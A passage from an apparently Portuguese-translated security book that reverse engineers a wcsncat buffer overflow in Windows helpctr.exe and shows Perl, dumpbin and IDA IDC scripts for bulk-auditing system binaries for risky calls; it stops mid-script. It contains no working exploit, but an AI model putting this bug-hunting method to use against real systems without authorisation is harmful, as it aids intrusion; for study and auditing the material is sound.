Sabendo que o `wcsncat` é o possível culpado, seguimos em frente com a análise. Usando o IDA, podemos ver que o `wcsncat` é chamado a partir de dois locais:

```
.idata:01001004          extrn wcsncat:dword    ; DATA XREF: sub_100B425+62□r
.idata:01001004                                 ; sub_100B425+77□r...
```

O comportamento do `wcsncat` é simples e direto e pode ser obtido em um manual. A chamada aceita três parâmetros:


1. Um buffer de destino (ponteiro de buffer)
2. Uma string de origem (fornecida pelo usuário)
3. Um número máximo de caracteres para acrescentar

O buffer de destino deve ser suficientemente grande para armazenar todos os dados que estão sendo acrescentados. (Mas, nesse caso, observe que os dados são fornecidos por um usuário externo, que pode ter má intenção.) É por isso que o último argumento permite ao programador especificar o comprimento máximo para acrescentar. O buffer é como um copo de um determinado tamanho, e a sub-rotina que estamos chamando é como um método de adicionar líquido ao copo. O último argumento tem o objetivo de garantir que o copo não "extravase".

Em `helpctr.exe`, é feita uma série de chamadas a `wcsncat` de dentro da sub-rotina com defeito. O diagrama a seguir mostra o comportamento de várias chamadas a `wcsncat`. Pressuponha que o buffer de destino tem um comprimento de 12


caracteres e que já inserimos a string ABCD. Assim, resta um total de oito caracteres, incluindo o caractere NULL de encerramento.

```
wcsncat(target_buffer, "ABCD", 11);
```



Agora fazemos uma chamada a `wcsncat()` e acrescentamos a string EF. Como mostra o diagrama a seguir, a string é acrescentada ao buffer de destino, começando no caractere NULL. Para proteger o buffer de destino, devemos especificar que sete caracteres, no máximo, podem ser acrescentados. Se o caractere NULL de encerramento for incluído, atingimos um total de oito. Qualquer entrada a mais excederá o final do buffer, e teremos um buffer overflow.


```
wcsncat(target_buffer, "EF", 7);
```



Infelizmente, na sub-rotina defeituosa dentro de `helpctr.exe`, o programador cometeu um erro sutil, mas fatal. São feitas várias chamadas a `wscncat()` mas o valor

do comprimento máximo não é recalculado nunca. Em outras palavras, os vários acréscimos nunca são contabilizados no espaço remanescente do buffer de destino, que diminui constantemente. O copo está ficando cheio, mas ninguém está percebendo que estão despejando mais líquido. Em nossa ilustração, isso seria como acrescentar `EFGHIJKLMN` ao buffer do exemplo, utilizando o comprimento máximo de 11 caracteres (12 incluindo o `NULL`). O valor correto deve ser de sete caracteres no máximo, mas nunca corrigimos isso e acrescentamos além do limite do nosso buffer.

```
wcsncat(target_buffer, "EFGHIJKLMN", 11);
```



A Figura 3.5 mostra um gráfico da sub-rotina em `helpctr.exe` que faz essas chamadas.

Um engenheiro de reversão muito bom consegue localizar e decodificar em 10 a 15 minutos a lógica que causa esse problema. Um engenheiro de reversão mediano pode conseguir fazer a reversão da rotina em aproximadamente uma hora. A sub-rotina começa verificando se não foi passado um buffer `NULL`. Esse é o primeiro desvio de JZ. Se o buffer é válido, podemos ver que o `103h` está sendo configurado em um registrador. Isso significa 259 em decimal — significa que temos um tamanho máximo de buffer de 259 caracteres.[13] O bug está aqui. Vemos que esse valor nunca é atualizado durante as sucessivas chamadas de `wcsncat`. Strings de caracteres são acrescentadas ao buffer-alvo várias vezes, mas o comprimento máximo permitido nunca é reduzido adequadamente. Esse tipo de bug é muito típico ao analisar sintaticamente os problemas freqüentes no código. De modo geral, a análise envolve a análise léxica

13. O tamanho real do buffer é o dobro disso (518 bytes), porque estamos trabalhando com caracteres largos. No entanto, isso não importa para a questão atual.




Figura 3.5: Um gráfico simples da sub-rotina em `helpctr.exe` que faz chamadas a `wcsncat()`.

e sintática das strings fornecidas pelo usuário, mas, infelizmente, muitas vezes ela não consegue manter a aritmética adequada do buffer.

Qual é a conclusão final à qual chegamos aqui? Uma variável fornecida pelo usuário — no URL utilizada para explorar `helpctr.exe` — é passada a essa sub-rotina, que subseqüentemente utiliza os dados em uma série falha (buggy) de chamadas de concatenação de string.

Outro problema de segurança no mundo que é causado por um código malfeito! Deixamos um exploit que dá origem a um comprometimento da máquina como um exercício para você fazer.

Auditoria automática em massa de vulnerabilidades

Claramente, a engenharia reversa é uma tarefa demorada e um processo que não rende bem. Há muitos casos em que a engenharia reversa para bugs de segurança seria importante, mas quase não há tempo suficientemente para analisar todos os

componentes de um sistema de software como nós fizemos na seção anterior. Mas uma das possibilidades é a análise automatizada. O IDA fornece uma plataforma para adicionar os seus próprios algoritmos de análise. Escrevendo um script especial para o IDA, podemos automatizar algumas das tarefas necessárias para encontrar uma vulnerabilidade. Aqui, damos um exemplo de análise de caixa-branca estrita.[14]

Voltando ao exemplo anterior, suponha que queremos localizar outros bugs que podem envolver a (má) utilização de `wcsncat`. Podemos usar um utilitário chamado `dumpbin` no Windows, que mostra quais chamadas são importadas por um executável:

```
dumpbin /imports target.exe
```

Para fazer a auditoria em massa de todos os executáveis de um sistema, podemos escrever um pequeno script em Perl. Primeiro, crie uma lista de executáveis para analisar. Utilize o `dir` comando da seguinte forma:

```
dir /B /S c:\winnt\*.exe > files.txt
```

Esse comando cria arquivo grande de saída, com todos os arquivos executáveis do diretório WINNT. Em seguida, o script Perl chamará `dumpbin` em cada arquivo e analisará os resultados para determinar se `wcsncat` está sendo utilizado:

```
open(FILENAMES, "files.txt");
while (<FILENAMES>)
{
    chop($_);
    my $filename = $_;
    $command = "dumpbin /imports $_ > dumpfile.txt";
    #print "trying $command";
    system($command);

    open(DUMPFILE, "dumpfile.txt");
    while (<DUMPFILE>)
    {
        if(m/wcsncat/gi)
        {
            print "$filename: $_";
        }
    }
    close(DUMPFILE);
}
close(FILENAMES);
```

---

14. Trata-se de uma análise de caixa-branca (e não caixa-preta) porque estamos olhando para "dentro" do programa para descobrir o que está acontecendo. As abordagens de caixa-preta tratam um programa-alvo como uma caixa opaca (não-transparente) que só pode ser investigada externamente. As abordagens de caixa-branca (independentemente de código-fonte estar disponível ou não) "entram" na caixa.

A execução desse script em um sistema no laboratório produz a seguinte saída:

```
C:\temp>perl scan.pl
c:\winnt\winrep.exe:     7802833F  2E4 wcsncat
c:\winnt\INF\UNREGMP2.EXE:     78028EDD  2E4 wcsncat
c:\winnt\SPEECH\VCMD.EXE:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\dfrgfat.exe:     77F8F2A0  499 wcsncat
c:\winnt\SYSTEM32\dfrgntfs.exe:     77F8F2A0  499 wcsncat
c:\winnt\SYSTEM32\IESHWIZ.EXE:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\NET1.EXE:     77F8E8A2  491 wcsncat
c:\winnt\SYSTEM32\NTBACKUP.EXE:     77F8F2A0  499 wcsncat
c:\winnt\SYSTEM32\WINLOGON.EXE:               2E4 wcsncat
```

Podemos ver que vários dos programas no Windows NT estão utilizando wcsncat. Com um pouco de tempo, podemos auditar esses arquivos para determinar se têm problemas semelhantes ao programa de exemplo que já mostramos. Também poderíamos examinar as DLLs que utilizam esse método e gerar uma lista muito maior:

```
C:\temp>dir /B /S c:\winnt\*.dll > files.txt

C:\temp>perl scan.pl
c:\winnt\SYSTEM32\AAAAMON.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\adsldpc.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\avtapi.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\AVWAV.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\BR549.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\CMPROPS.DLL:     78028EDD  2E7 wcsncat
c:\winnt\SYSTEM32\DFRGUI.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\dhcpmon.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\dmloader.dll:               2FB wcsncat
c:\winnt\SYSTEM32\EVENTLOG.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\GDI32.DLL:     77F8F2A0  499 wcsncat
c:\winnt\SYSTEM32\IASSAM.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\IFMON.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\LOCALSPL.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\LSASRV.DLL:               2E4 wcsncat
c:\winnt\SYSTEM32\mpr.dll:     77F8F2A0  499 wcsncat
c:\winnt\SYSTEM32\MSGINA.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\msjetoledb40.dll:     7802833F  2E2 wcsncat
c:\winnt\SYSTEM32\MYCOMPUT.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\netcfgx.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\ntdsa.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\ntdsapi.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\ntdsetup.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\ntmssvc.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\NWWKS.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\ODBC32.dll:     7802833F  2E4 wcsncat
```

```
c:\winnt\SYSTEM32\odbccp32.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\odbcjt32.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\OIPRT400.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\PRINTUI.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\rastls.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\rend.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\RESUTILS.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\SAMSRV.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\scecli.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\scesrv.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\sqlsrv32.dll:           2E2 wcsncat
c:\winnt\SYSTEM32\STI_CI.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\USER32.DLL:     77F8F2A0  499 wcsncat
c:\winnt\SYSTEM32\WIN32SPL.DLL:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\WINSMON.DLL:     78028EDD  2E4 wcsncat
c:\winnt\SYSTEM32\dllcache\dmloader.dll:           2FB wcsncat
c:\winnt\SYSTEM32\SETUP\msmqocm.dll:     7802833F  2E4 wcsncat
c:\winnt\SYSTEM32\WBEM\cimwin32.dll:     7802833F  2E7 wcsncat
c:\winnt\SYSTEM32\WBEM\WBEMCNTL.DLL:     78028EDD  2E7 wcsncat
```

Análise de lotes com o IDA-Pro

Já mostramos como escrever um módulo de plugin para o IDA. O IDA também oferece suporte a uma linguagem de criação de scripts. Os scripts são chamados scripts IDC e, às vezes, podem ser mais práticos que a utilização do plugin. Podemos realizar uma análise de lote com a ferramenta IDA-PRO utilizando um script de IDC da seguinte forma:

```
c:\ida\idaw -Sbatch_hunt.idc -A -c c:\winnt\notepad.exe
```

com o próprio arquivo de script IDC muito básico que mostramos aqui:

```
#include <idc.idc>
//--------------------------------------------------------------------
static main(void) {
 Batch(1);
 /* travará se arquivo de banco de dados existir */
 Wait();
 Exit(0);
}
```

Como outro exemplo, considere a análise de lote para as chamadas de `sprintf`. O script Perl chama o IDA utilizando a linha de comando:

```
open(FILENAMES, "files.txt");
while (<FILENAMES>)
{
    chop($_);
```

```
my $filename = $_;
$command = "dumpbin /imports $_ > dumpfile.txt";
#print "trying $command";

system($command);

 open(DUMPFILE, "dumpfile.txt");
 while (<DUMPFILE>)
    {
        if(m/sprintf/gi)
        {
            print "$filename: $_\n";
             system("c:\\ida\\idaw -Sbulk_audit_sprintf.idc -A -c $filename");
        }
    }
     close(DUMPFILE);
}
close(FILENAMES);
```

Utilizamos o script bulk_audit_sprintf.idc:

```
//
// Esse exemplo mostra como utilizar a função GetOperandValue().
//

#include <idc.idc>

/*  essa rotina foi inserida diretamente no programa para entender as chamadas sprintf  */

static hunt_address(    eb,             /* o endereço dessa chamada */
                        param_count,    /* o número de parâmetros dessa chamada */
                        ec,             /* número máximo de instruções para o backtrace */
                        output_file
                        )
{
    auto ep; /* marcador de lugar */
    auto k;
    auto kill_frame_sz;
    auto comment_string;

    k = GetMnem(eb);

    if(strstr(k, "call") != 0)
    {
        Message("Invalid starting point\n");
        return;
    }
```

```
/*  código de backtrace */
while( eb=FindCode(eb, 0) )
{
    auto j;
    j = GetMnem(eb);

    /*  sai logo se executarmos em um código de retn */
    if(strstr(j, "retn") == 0) return;

/*  push é o argumento para a chamada de sprintf */
if(strstr(j, "push") == 0)
{
    auto my_reg;
    auto max_backtrace;

    ep = eb; /*  salva nosso lugar */

    /*  volta para descobrir o parâmetro */
